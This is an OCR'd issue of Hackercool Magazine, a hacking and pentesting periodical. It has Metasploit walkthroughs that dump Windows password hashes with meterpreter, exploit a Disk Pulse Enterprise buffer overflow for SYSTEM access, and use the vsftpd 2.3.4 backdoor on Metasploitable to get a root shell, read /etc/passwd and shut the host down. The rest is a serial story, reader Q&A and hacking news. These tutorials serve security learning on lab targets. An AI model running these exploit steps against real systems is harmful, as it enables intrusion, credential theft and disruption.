meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Disk Pulse Enterprise GET Buffer Overflow

Next module we will see is that of Disk Pulse Enterprise Get Buffer Overflow. DiskPulse is a powerful real-time disk change monitoring solution allowing users to monitor changes in one or more disks and directories. It intercepts file system change notifications issued by the oper -ating system and detects newly created, modified, deleted and renamed files. All these chan -ges are detected in real-time allowing one to send an E-Mail notification, execute a custom c -ommand and/or save a disk change monitoring report within a couple of seconds after one o -r more critical changes are detected.


This is a pretty useful software for industries which have many hard disks to monitor for any malicious activity. This software detects disk changes very fast and raises an alert if critic -al changes to disk are detected. This software is used by many companies.

Disk Pulse Enterprise version 9.9.16 suffers form a SEH buffer overflow vulnerability. T- his vulnerability can only be exploited if the inbuilt web server of Disk Pulse Enterprise is ena- bled. This web server runs on port 80.


This module exploits the vulnerability in Disk Pulse Enterprise 9.9.16 by sending a craf -ted HTTP GET request and executing a payload that would run with the privileges of Windo- ws NT AUTHORITY\SYSTEM account.

Now let use see how to find the machines using the Disk Pulse Enterprise software an- d how to use this module to exploit it. Imagine during a pentest, I am scanning for machines with open port 80 to find a web server on the network.

I find one machine and on further probing it using Nmap verbose scan, I find that it is running Disk Pulse Enterprise 9.9.16.




So I start Metasploit and search for the relevant module as shown below.



I load the module and check the options it requires using **"show options"** command.

We need to just set RHOST, i.e the target IP address. I set the target's IP address for RHOST option and use **"check"** command to verify that the target is indeed vulnerable. The target ap -pears to be vulnerable. I execute the module using the "**run"** command.

Voila, I successfully got the meterpreter session as shown below. Run "getuid" command to see if we indeed got shell with system privileges. Yes it is



Windows Powershell Enumeration POST Exploit


The last exploit we will see is a POST exploit that performs Powershell environment enumera -tion in Windows. Let's start with what is Powershell? Windows PowerShell is a task automat -ion and configuration management framework designed by Microsoft which consists of a co -mmand line shell and associated scripting language built on the .NET Framework and .NET Core.

PowerShell provides full access to COM and WMI, enabling administrators to perform administrative tasks on both local and remote Windows systems. Its same as a command lin- e shell but powershell is more powerful than CMD. It is a very helpful tool for network asminis -trators. If used properly, it can also be used by hackers to the full potential.


But we need to know about the Powershell settings installed on the target system for th -is. This powershell enumeration module exactly does that for us.

Let us see how this module works. Just like any Metasploit POST module, we need to have a valid meterpreter session to run this module. Background the current meterpreter ses- sion and load the powershell environment enumeration module as shown below.

Type command **"info"** to view the information about this module as shown below.



Type command **"show options"** to view the options to be configured. Set the session ID of t- he meterpreter session we just sent to background and execute the module using command **"run"**.



As you can see in the image above, our module successfully completed powershell enumera tion of the target machine. Powershell version 2.0 is installed on our target system an there a -re no powershell snap-ins are installed. It seems none of the users have powershell profiles.

That's all in this issue of Metasploit This Month and we will be back with more interesti- ng modules is the next issue.

Hackercool Magazine is fast reaching its self declared milestone of a 500 subscribers. If you want any ad space or want to run ads in our magazine, this is the right time.

Send us your sales queries to sales@hackercool.com

Exploiting vulnerable VSftpd Server

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main hindrances for practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last two issues, we saw two types of vulnerability assessment is performed. In this issue, we will see how to exploit one of the vulnerabilities in the Metasploitable 2 system.

In the previous issue, we saw how information about the services running in the target system can help us in researching about them and finding vulnerabilities in those software. For example, imagine I am a black hat who performed a Nmap scan on the target (in this case, Metasploitable). The target has displayed so many banners of the services running.

```
root@kali:~# nmap -sV -O 192.168.41.131

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-31 09:19 EDT
Nmap scan report for 192.168.41.131
Host is up (0.00030s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
root@kali:~#
```

I decide to try out the FTP service at port 21 as a starting point. Since I am a black hat, assume I have not performed any automated vulnerability scan. Following the process shown in the last issue, I google about vsftpd 2.3.4.

I got a lot of information about the FTP service at port 21. Vsftpd stands for very secure FTP daemon and the present version installed on Metasploitable 2 (1.e 2.3.4) has a backdoor inst -alled inside it. It seems somebody uploaded a backdoor installed Vsftpd demon to the site. T -his malicious version of vsftpd was available on the master site between June 30th 2011 and July 1st 2011. So our target might be using the malicious version. While searching for exploit on exploit database, I found a Metasploit exploit for this vulnerability.
So I started Metasploit and searched for the exploit. I found it after some time.

```
MMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


      =[ metasploit v4.16.8-dev                          ]
+ -- --=[ 1684 exploits - 964 auxiliary - 299 post        ]
+ -- --=[ 498 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3
.4 Backdoor Command Execution


msf >
```

I loaded the module and checked its options using **"show options"** command.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) >
```

The only option required is the IP address of our target to be specified in the RHOST option. I set the RHOST option and executed the exploit using the **"run"** command.

WARNING:

This tutorials are for educational purpose only. Using this tutorials on systems on which you have no permission is illegal and is punishable.

```
msf exploit(vsftpd_234_backdoor) > run

[*] 192.168.41.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.41.131:21 - USER: 331 Please specify the password.
[+] 192.168.41.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.41.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.41.128:39431 -> 192.168.41.131:6200)
 at 2017-10-03 08:17:57 -0400

^C
Abort session 2? [y/N]  n
pwd
/
dir
bin   dev   initrd      lost+found  nohup.out  root  sys  var
boot  etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom home  lib         mnt         proc       srv   usr
```

I successfully got a shell on the target system as shown in the image above. I try out some basic Linux commands. As this shell has root privileges (shown in the above image), I decided to have a look at the passwd file of the target. Here it is.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
"/etc/passwd" 37 lines, 1624 characters
```

Since we have shell acess, we can perform all tasks which we perform from the terminal of a Linux system. We can even shutdown the remote system but keep in mind that you will use your access to the system.

```
^C
Abort session 2? [y/N]  n
pwd
/
dir
bin   dev   initrd      lost+found  nohup.out  root  sys  var
boot  etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom home  lib         mnt         proc       srv   usr
shutdown -h now

[*] 192.168.41.131 - Command shell session 2 closed.  Reason: Died from EOFError
msf exploit(vsftpd_234_backdoor) >
```

In hacking and cyber security, you will often hear about getting a shell or getting shell access. A shell is nothing but an user interface which gives hackers access to control various services of operating system. On Windows machines we get CMD shell whereas on Linux machines we get UNIX shell. We have seen instances of getting shell in this issue.

WHERE'S MY DATA GOING BRO?

HACKED - The Beginning

As we came outside the office, the mood was refreshing. We had some chat, two of us were worried about the role and one of my friends appreciated me for the question and said that my questioning was right. One of them was ready to go anywhere for any salary with any con-ditions attached while other two still didn't make up their mind. While chatting, they had some smoke and "passpass" and we ended the day and went to our homes.

I reached my home and refreshed myself. I thought of resting for the day but as it happens everytime with me, I ended up browsing on my phone. As I opened the lock of the phone, I noticed there were numerous missed calls from Niranjan, one of my friends.I was not in a mood to talk with anyone but he called me again then. Feeling frustrated, I lifted his call. He asked me as to why I did not lift his call. I told him I was in an interview. Then he told me I needed his help as he thinks his system got hacked.

I was startled when he pronounced the word "hacked". I got up from my bed and went outside to my terrace to talk further. He was sure his system was hacked. I asked him why he thinks so. After he told me the exact problem, I assured him that I will check it the next day only.

Niranjan was one of my many friends who lives in a room alone now. Like many unemployed people, he is studying a course related to animation. His family visits him seldom. He had a system with internet connection. He was using a plan of Rs.550 per month and he would get 20GB internet data for it. The problem was his data was reaching its limit just after 10 or 15 days. First he ignored it but it persisted month by month. I told him he might be downloading a lot (You know what it is? At his young age, people tend to watch or download lot of movies both normal and **** types). But he was particularly sure that was not the reason.

Next day I went to his room. He will be at the institute at that time and asked me to collect the key to his room from the adjacent room guy. I knocked that door and collected the key from a rather weirdly observing guy. I opened the room and turned the computer ON. It was not protected by any password. I was feeling like an experienced Forensic Investigator out to solve a serious cyber crime case. That interview I recently attended has improved my confidence a lot.

I checked the system but found nothing suspicious. I checked if there are any suspicious connections using "netstat" command but found nothing. To be sure, I downloaded the latest copy of an antivirus and performed a "Full Scan" on the system. After an hour, the result came out as absolutely clean. I checked if there's any meterpreter installed on the system. Even that turned out negative. Next I checked for some evident disk changes and some other checks. But even that turned out be negative. Either the system has been hacked by most advanced hacker or it is a false positive (a hack has never happened). I am sure it would be second reason.

I checked the downloads section and torrent files. There were not even any movies downloaded recently. Even this was clean. 20GB may mean a few movies. But who would download movies and clean his tracks? I thought. There's only one possibility.

I shutdown the system, locked the room and gave away the keys to the same guy with the weird looks. I called my friend and told him my conclusions. I asked him who may have physical access to the system. He was sure only he had it. Then he told me somedays his relative who works in a hotel for night shift comes to his room to sleep but he is not a computer

guy. My suspicion fell on him but why would he erase the download history. My friend gave hi -m full access to everything. This was not going anywhere.

To Be Continued

Hi Readers, If you know

any NON-PROFIT or a

charity organization that

needs a FREE security

check of their network

or

websites, please refer

them to this email

pentest@hackercool.com

This offer is only valid for

NON-PROFIT or

CHARITY

organizations.

HACKING Q&A

Q: Good day, I happened to read the July issue of the Hackercool magazine which had a q&a section and a question on how to become a hacker but the answer was not very clear to me. So I would like to find out a few things from you on how to become a pentester.
How do I start out? Do I learn a programming language first (I read somewhere to learn one first) or do I just start trying out the hacking tools/programs. I am pretty much a total noob when it comes to these, but I would like very much to get into pentesting and hacking and I would really appreciate your help. Thanks. -Joushua Ogboyi.
A: Hi Joshua Ogboyi. Happy to know that you are a reader of our Hackercool magazine. Concerning that you are a total noob, isn't everyone a noob at one point of his life. But you are one step above others as you have taken a decision to learn pen testing.

Coming to your query on how to start, there s no surefire method to do this but I advise my students and readers to follow this method as mentioned below.

Start learning the basics of ethical hacking first like the OSI model, TCP/IP model and various hacking techniques.Gather knowledge on how hacking works? Research how hacking can be performed on each layer of OSI model. Learn also basic networking skills.As soon as you start researching on this things, you will go deeper in to learning advanced hacking. While researching, try to learn atleast one scripting or programming language. I suggest you learn HTML as most websites are made of it.

But if you want to learn a programming language, I suggest you start with Python. It is relatively easy to learn Python and most exploits are written with Python. And Joshua, tools come last in the field of hacking. Remember that tools don't make you a hacker. They just simplify hacking.

Q: When I run a Metasploit module on a target, I get the result as shown below.
Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.1:443).
Is the target not vulnerable or is it due to some other reason?- Mohit
A : Dear Mohit, you normally get this message from Metasploit when your target is not accessible. This may be due to firewall blocking your queries or the respective port is closed. which you have no permission to.

Q: Hello I got a question here. Currently I am running Kali Linux latest version live without installing. Does it work same as the installed one? - Hemant.
A : Yes, Kali Linux will work same whether you install it on hard disk or as a virtual machine or as LIVE. The only difference between live installation and other installations is that in LIVE installation nothing will be saved. Once you shut it down, everything is new as fresh.

Q:Hi I am trying to enable a dhcp server in virtual box but cannot navigate to it with c:\program files\oracle\virtualbox command. I have tried every combination (with capital p f o v b)etc but no joy. Can you help me?
A : Hey Joy, first check in which folder is VirtualBox installed in your system. This can be done by seeing the folders in C drive. If it is not present in "program files" folder, check for it in another folder "program files(x86)". Once you find it, open CMD with admin privileges and try the commands. This should work fine now.

Send all your questions regarding hacking to qa@hackercool.com

HACKING NEWS

Wikileaks exposes CIA's Angelfire Toolset:
Continuing its leaks of tools from the vault7 of CIA, Wikileaks has leaked its Angelfire project which is allegedly widely used by CIA to hack into Windows 7 and XP systems. This toolset helped CIA to upload and execute custom malware on target's systems. Angelfire consists of five components, including Solartime, Wolfcreek, Keystone (previously MagicWand), BadMFS,and the Windows Transitory File system each of which had its own function.

US FDA recalls Abbott pacemakers :
The US Food and Drug Administration recalled over half a million Abbott pacemakers due to fear that can be hacked by cyber criminals. A pacemaker is a device implanted in heart to monitor and control heart beat rate of patients Analysts fear that hackers can access this device and change its function to even generate a shock that can kill even its users.

Taiwan witnesses increase in cyber attacks:
The National Security Bureau (NSB), the top intelligence agency of Taiwan has announced that its website has seen a rapid increase of cyber attacks since Tsai Ing-wen assumed presidency. Although it didn't announce the source of this attacks, it is believed they are from China.

India sets cyber security standards for phone manufacturers :
The Government of India has laid down cyber security standards for various phone manfacturers in India. This companies have to comply with the cyber security standards which are based on recommendations from the RBI and the Department of Telecom and guided by the IT Act. It has taken these measures as the country is moving towards creating a digital India.

Indian hacker creates a Rs.3000 hacking device :
Indian hacker Kuldeep singh has created a hacking device which claims can be used to hack into any phone, computer, traffic signal, CCTV cameras and even nuclear establishments. He made this device using a router, a Sandisk memory card, keyboard, HDMI cable, a cable, packagers, data transfer cable, high speed data transfer cable,mobile adapters, OTG, Wifi jammer and the Raspberry Pi.

Is West failing to combat Russian hacking:
A Latvian official claimed that the Western countries were failing to combat hacking emanating from Russia. He stressed that Russia was getting more advanced in using hacking and fake news for its strategic purposes.

Are hackers already inside US Power Grid:
If reports from Symantec are to be believed, hackers are not only inside US and European power grids but also have gained operational control over electricity distribution controls. The company claimed a group called Dragonfly 2.0 was behind the hack.

BestBuy will no longer sell Kaspersky anti-virus:
Amid fears that the Russian anti-malware firm maybe under the influence of the Russian government, BestBuy the number one electronics retailer in US has decided to stop selling products belonging to Kaspersky.The company said that Kaspersky has many questions to answer.

Australian Police wants mobile phone forensic hardware :
The Australian Police have opened a tender for a portable forensic device for mobile phones. They said they will use this device for performing forensics on legally seized mobile phones.

Police arrest cleaner who hacked into a company and stole N2 million :
Rapid Response Team of Lagos, has arrested a cleaner who allegedly hacked in to company's email system and transferred N2 million into his account. The cleaner did this by hacking into a email and acting as a managing director.

HACKING NEWS

Football Association worried about hackin-g :

The Football association is worried about IT security and hacking can lead to breach of se-nsitive information such as injury, squad sele-ction and tactical details could be made publ-ic. It has conveyed its concerns to FIFA and h-as advised its players to avoid using public or hotel Wifi and to be alert.

Bashware attack puts 400 million Windows 10 PC's at risk :

Cyber security firm CheckPoint has detected a vulnerability in Windows 10 OS which can allow malware to bypass the common antiviru-s of the OS. This vulnerability is present in th-e built in Linux shell in Windows 10.

Dangerous vulnerability found in Bluetoot-h :

If you frequently use Bluetooth, this news is for you. Cyber security firm Armis has found a vulnerability in Bluetooth, the popular wireless file sharing service that can put around five bi-llion devices under risk of hacking. This vulne-rability can allow hackers to run an exploit an-d access the phones without even touching th-e smartphone.

Six million Instagram accounts compromis-ed :

Phone numbers and email addresses of arou-nd six million Instagram users have been acc essed by hackers. Instagram is considered th-e most popular photo sharing site. It seems hackers exploited a vulnerability in code used by Instagram to access the accounts.

Hackers release and delete data of Vevo :

Hackers hacked into Vevo, a music streaming service and released around 3.12 Terabytes of data on internet. This data consisted of doc-uments and video content. The hackers said they released data after an exchange with a Vevo employee and also deleted after the Vev-o employee requested them to do so.

HBO's unique plan to beat hackers:

HBO which was recently a victim of data brea-ch, came up with a unique plan to beat and confuse hackers. It has decided to shoot Ga-me Of Thrones Season 8 with multiple ending-s to misdirect and confuse the hackers.

FitBit devices can be hacked :

University of Edinburgh researchers from Ger-many and Italy, in a recent research have co-ncluded that personal information can be stol-en from popular Fitbit devices. Fitbit devices are secured with end-to-end encryption. This data can only be decrypted after sensor data reaches company's cloud servers. But resear-chers have shown that this data can be decry-pted enroute.

Hackers plant malware in CCleaner softwa-re :

Hackers have successfully hacked into the po-pular computer optimization software made by Piriform, CCleaner and planted a malware that could allow them to control millions of de-vices. Hackers implanted this malware at a time when company was preparing an update s. Piriform said it estimates that 2.27 million p-eople used the infected software.

EC proposes a new cyber emergency resp-onse Team :

European Commission has proposed a more robust EU cyber agency which could help me-mber states defend their elections against "hy-brid attacks". The measure was proposed am-id rampant reports that Russia was behind h-acking many elections. The new-model EU cy-ber agency was one of several Commission proposals on Tuesday that mainly targeted ha-cking for economic gain, crypto-currencies, and single market reforms.

Iranian hackers targeting aviation and petr-ochemical sectors :

Cyber security firm FireEye has reported that hackers related to the government of Iran are increasingly targeting aviation and petrochemi-cal industries belonging to USA, Saudi Arabi-a and South Korea. FireEye termed this hack-ing group as APT33.

HACKING NEWS

Kali Linux 2017.2 released :

The makers of Kali Linux, the ace penetration testing distro have released the latest version 2017.2 of the OS. Apart from adding several new tools, effort has been put to reduce confu -sion for both newbie and veteran users of Ka -li Linux, said the developers.

North Korea targeting bitcoins :

The North Korean hackers are allegedly targe -ting bitcoin exchanges belonging to South Ko -rea and other countries to accumulate bitcoin -s. This strategy may be useful for the country which is being crippled by economic sanction-s imposed by USA.

German companies target of industrial esp -ionage :

Many German companies proficient in cutting edge manufacturing technologies have been under constant attack of Chinese hackers. Th -ese hackers are targeting the intellectual pro-perty of the companies.The German governm -ent is now moving to shield companies from state-backed hackers and criminal gangs by e -mploying hackers.

Data breaches in 2017 up by 23% compare -d to 2016 :

According to the reports made by the Identity Theft Resource Center (ITRC), there have be-en 1,022 data breaches recorded this year un til September 21 and more than 163 million re -cords have been exposed this year already. This is an increase of approximately 23% tha-n the same time last year. In 2016, the ITRC reported a record total of 1,093 breaches.

Deloitte hacked :

Coming close to many major data breaches, it appears Deloitte the consultancy firm has bee -n the latest victim of a data breach. The com-pany accepted that it was a victim of a data br -each but also said the impact was miminum. The breach allegedly targeted company's em-ail servers.

US SEC to set up a special unit to tackle c-yber threats :

The US Securities and Exchange commission has decided to set up a special unit to tackle hackers. It took this decision in light of the late -st data breach of Equifax.

UK sees rise in car hacking cases :

The cases of criminals hacking cars are incre-asing in United Kingdom. They are becoming adept at disarming modern security technolog -ies like immobilisers, alarms and keyless ent-ry systems in vehicles. This was concluded af -ter a study was conducted which revealed 11 0 cars on the roads in the UK and Europe wit-h keyless entry systems could be hacked in s-econds.

Remote malware attacks targeting ATM's :

Trend Micro's researchers have reported that there has been a increase in cases of networ -k based attacks targeting ATMs.These attack -s can cause ATMs to spill out tens of thousan -ds of dollars and requires no physical interac -tion with the ATM.

Russian hacker claims he worked for Putin :

Peter levashov, a Russian hacker arrested in Spain by United States said he worked for Ru -ssian President Vladimir Putin's United Russi -a party earlier and was afraid that he would b -e tortured and killed if extradited to Russia. Peter Levashov was charged with hacking off -ences with accusations of operating a netwo-rk of tens of thousands of infected computers used by cyber criminals.


India's National Internet Registry hacked :

IRINN (Indian Registry for Internet Names an-d Numbers) is hacked and its data is posted o -n darkweb.Cyber security solutions company Seqrite along with its partner seQtree detecte-d and also notified the Indian government abo -ut this breach. The hackers have advertised for "access to the servers and database dump of an unspecified Internet Registry" on a Dark -net platform, which Seqrite and seQtree identified as IRINN. It is not yet clear as to wh -o this hackers are and how they breached th e Registry.

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.
>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



>Blog focusses on usage of various hacking tools from open source to comm ercial which are useful for pentesters.
> It also deals with solving various problems that arise during pentesting or security profiling.
> The blog boats over 30,000 visits for month.
> Over 300 subscribers on the site.
> The user base consists not only of cyb er security professionals but also beginn ers who want to learn hacking and also cyber security reserachers.
> Over 1000 Facebook followers. (That's because I use an autoliker)
> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.

Hackercool Magazine is a cyber secur -ity monthly magazine which covers b- oth advanced cyber security topics and basics of ethical hacking.
>It already has around 200 subscriber s till date and growing very fast.
> This subscriber list doesn't include users who read this magazine on othe r platforms like Kindle, Nook, Barnes & Noble and Playster.
> Our readerbase consists of cyber se curity pofessionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.
> Nook, Barnes & Noble and Playster.

For your advertising queries, contact

sales@hackercool.com